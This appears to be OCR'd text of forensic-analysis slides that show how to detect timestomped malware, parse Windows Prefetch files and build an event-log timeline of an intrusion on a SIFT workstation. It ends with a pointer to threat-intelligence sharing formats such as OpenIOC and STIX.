


1	MFT Record	Filename/Path	$Filename Creation Time
2841	2841	/Windows/twain_32	11/10/2010 17:39:00
2842	2842	/Windows/Vss	11/10/2010 17:39:00
2843	2846	/Windows/Web	11/10/2010 17:39:00
2844	2854	insxs	11/10/2010 17:39:00
2848	10871	ootstat.dat	11/10/2010 17:40:42
2856	10872	tcInstall.log	11/10/20
9630	10880	Windows/msdfmap.ini	11/10/20
10615	10883	/Windows/setupact.log	11/10/2010 17:40:47
10797	10885	/Windows/Starter.xml	11/10/2010 17:40:47
10873	10888	/Windows/system.ini	11/10/2010 17:40:48
10874	10893	/Windows/win.ini	11/10/2010 17:40:48
10882	10894	/Windows/WindowsShell.Manifest	11/10/2010 17:40:48
41499	20241	/Windows/FramePkg.exe	9/16/2011 20:44:47
43988	57801	/Windows/nsreg.dat	3/15/2012 21:23:27
46061	9628	/Windows/TopLZAGU.exe	4/3/2012 21:03:07
48684	376	/Windows/oSCMpGpk.exe	4/3/2012 21:17:57
57792	61063	/Windows/Minidump	4/4/2012 11:47:58
61054	10613	/Windows/PSEXESVC.EXE	4/4/2012 18:52:11


MFT Sequence # out of place

$Filename Creation Date/Time Odd

Timestomp Detection




A	H	I	M	AZ	BA
Record Number	Filename	Std Info Creation date	FN Info Creation date	STF FN Shift	uSec Zero
60763	/Users/vibranium/AppData/Local/Mozilla/Firet	4/3/2012 22:23:10	4/3/2012 22:23:10	N	N
60764	/Users/vibranium/AppData/Local/Mozilla/Firet	4/3/2012 22:23:10	4/3/2012 22:23:10	N	N
60765	/Users/vibranium/AppData/Local/Mozilla/Firet	4/3/2012 22:23:10	4/3/2012 22:23:10	N	N
60766	/Users/vibranium/AppData/Local/Mozilla/Firet	4/3/2012 22:23:10	4/3/2012 22:23:10	N	N
60767	/Users/nromanoff/AppData/Local/Microsoft/W	4/3/2012 22:48:08	4/3/2012 22:48:08	N	N
60768	/Windows/System32/dllhost/svchost.exe	3/31/2003 14:00:00	4/3/2012 22:40:24	Y	N
60769	/Users/vibranium/AppData/Roaming/Mozilla/F	4/3/2012 22:32:32	4/3/2012 22:32:32	N	N
60770	/Users/vibranium/AppData/Local/Microsoft/W	4/3/2012 22:32:53	4/3/2012 22:32:53	N	N
60771	/Users/vibranium/AppData/Local/Microsoft/W	4/3/2012 22:32:53	4/3/2012 22:32:53	N	N
60772	/Users/vibranium/AppData/Local/Microsoft/W	4/3/2012 22:32:53	4/3/2012 22:32:53	N	N
60773	/Users/nromanoff/AppData/Local/Microsoft/W	4/3/2012 22:39:06	4/3/2012 22:39:06	N	N
60774	/Users/vibranium/AppData/Local/Microsoft/W	4/3/2012 22:32:53	4/3/2012 22:32:53	N	N



/Windows/System32/dllhost/svchost.exe	3/31/2003 14:00:00	4/3/2012 22:40:24	Y

Windows Prefetch

Program Execution



```
sansforensics@SIFT-Workstation:/mnt/windows_mount/Windows/Prefetch$ dir
ACRORD32.EXE-33939BD1.pf     NET.EXE-1DF3A2F6.pf          TASKHOST.EXE-437C05A8.pf
ADOBEARM.EXE-ACA00A4A.pf     NETPLWIZ.EXE-23BBB05C.pf     TASKLIST.EXE-9811F41E.pf
A.EXE-8D56B1C4.pf            NETSTAT.EXE-6D34D712.pf      TASKMGR.EXE-72398DC0.pf
A.EXE-F91CBA0E.pf            NTOSBOOT-B00DFAAD.pf         TOPLZAGU.EXE-4EFD8FD3.pf
ATBROKER.EXE-FF58B71D.pf     OSCMPGPK.EXE-DDCC6901.pf     TSTHEME.EXE-2786BF6D.pf
AT.EXE-E3131BD4.pf           OSPPSVC.EXE-FFA150A3.pf      UDATERUI.EXE-D9BC2324.pf
AUDIODG.EXE-D0D776AC.pf      OUTLOOK.EXE-6869E875.pf      UNREGMP2.EXE-F3D7C3D3.pf
CMD.EXE-89305D47.pf          PfSvPerfStats.bin            USERINIT.EXE-F39AB672.pf
CONHOST.EXE-3218E401.pf      PING.EXE-B29F6629.pf         VDS.EXE-AD27F0DC.pf
CONSENT.EXE-65F6206D.pf      PLASRV.EXE-DE1A3F73.pf       VERCLSID.EXE-4D95F5A7.pf
CONTROL.EXE-9459D5A0.pf      POWERCFG.EXE-37D2B69C.pf     VMWARETRAY.EXE-1DBB7768.pf
CSC.EXE-4EF173D0.pf          PSEXESVC.EXE-51BA46F2.pf     VMWAREUSER.EXE-83D1845B.pf
CSRSS.EXE-8C04D631.pf        RDPCLIP.EXE-A3424091.pf      VSSADMIN.EXE-7135D92C.pf
CVTRES.EXE-419E4E46.pf       READER_SL.EXE-9594AF7E.pf    VSSVC.EXE-04D079CC.pf
DEFRAG.EXE-738093E8.pf       ReadyBoot                    WERFAULT.EXE-B7E27BE5.pf
DLLHOST.EXE-6202E8F2.pf      REG.EXE-26976709.pf          WERMGR.EXE-2A1BCBC7.pf
DLLHOST.EXE-6D52477E.pf      SHSTAT.EXE-3E759080.pf       WINLOGON.EXE-8163EECC.pf
DLLHOST.EXE-71214090.pf      SIDEBAR.EXE-3A7B3FCC.pf      WINMAIL.EXE-D6E90604.pf
DLLHOST.EXE-7D2183B8.pf      SMSS.EXE-1DCD0EB1.pf         WMIADAP.EXE-369DF1CD.pf
FIREFOX.EXE-E60C0AA7.pf      SPINLOCK.EXE-1610A75A.pf     WMIC.EXE-B77E8CD6.pf
FIRETRAY.EXE-83604477.pf     SPPSVC.EXE-CBE91656.pf       WMIPRVSE.EXE-43972D0F.pf
F-RESPONSE.EXE-75ABD401.pf   SVCHOST.EXE-135A30D8.pf      WSQMCONS.EXE-E2CE6542.pf
GPSCRIPT.EXE-9E16401F.pf     SVCHOST.EXE-4D8DA32A.pf      WUAUCLT.EXE-830BCC14.pf
```

Parsing Prefetch with **pf**


```
# pf [-m|-v] <prefetch file>
```

by TZWorks


[Useful Options]

`-m:` minimum output


`-v:` verbose output (includes file and directory mappings)



```
/mnt/windows_mount/Windows/Prefetch$ pf -v TOPLZAGU.EXE-4EFD8FD3.pf
pf ver: 0.94, Copyright (c) TZWorks LLC

TOPLZAGU.EXE, run 1 times, last run: 04/03/12 21:03:30.362
 --------- files mapped ---------

001 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\NTDLL.DLL
002 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\KERNEL32.DLL
003 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\APISETSCHEMA.DLL
004 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\KERNELBASE.DLL
005 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\LOCALE.NLS
006 : \DEVICE\HARDDISKVOLUME1\WINDOWS\TOPLZAGU.EXE
007 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\ADVAPI32.DLL
008 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\MSVCRT.DLL
009 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\SECHOST.DLL
```



1	4/3/2012	17:03:05	Event Logged	Event ID Security/Microsoft-Windows-Security-Auditing:4624
2	4/3/2012	17:03:06	$SI [.A.B] time	/Windows/TopLZAGU.exe
	4/3/2012	17:03:23	$SI [M.C.] time	/Windows/TopLZAGU.exe
	4/3/2012	17:03:27	Event Logged	Event ID System/Service Control Manager:7030
3	4/3/2012	17:03:27	Event Logged	Event ID System/Service Control Manager:7045
	4/3/2012	17:03:30	Event Logged	Event ID System/Service Control Manager:7036
	4/3/2012	17:03:30	Event Logged	Event ID System/Service Control Manager:7036
	4/3/2012	17:03:30	Last Written	CMI-CreateHive{3D971F19-49AB-4000-8D39-A6D9C673D809},
4	4/3/2012	17:03:30	$SI [MA.B] time	**/Windows/Prefetch/TOPLZAGU.EXE-4EFD8FD3.pf**
	4/3/2012	17:03:30	Event Logged	Event ID System/Service Control Manager:7036
	4/3/2012	17:03:30	**Last run**	**TOPLZAGU.EXE-4EFD8FD3.pf: TOPLZAGU.EXE was executed**
	4/3/2012	17:03:30	Last Written	CMI-CreateHive{3D971F19-49AB-4000-8D39-A6D9C673D809},
5	4/3/2012	17:03:31	Event Logged	Event ID Security/Microsoft-Windows-Security-Auditing:4634
6	4/3/2012	17:03:31	$SI [.A.B] time	/Windows/Temp/svc.exe



1 — Type 3 network logon (ID 4624): vibranium

2 — File Creation: TopLZAGU.exe

3 — File Execution: TopLZAGU.exe

4 — New Service (ID 7045): Imagepath= TopLZAGU.exe

5 — Logoff (ID 4634): vibranium

6 — File Creation: svc.exe

Build Signatures & Scope the Enterprise

CybOX

cybox.mitre.org

OpenIOC

An **Open Framework** for **Sharing Threat Intelligence**

Sophisticated Threats Require Sophisticated Indicators

STIX™

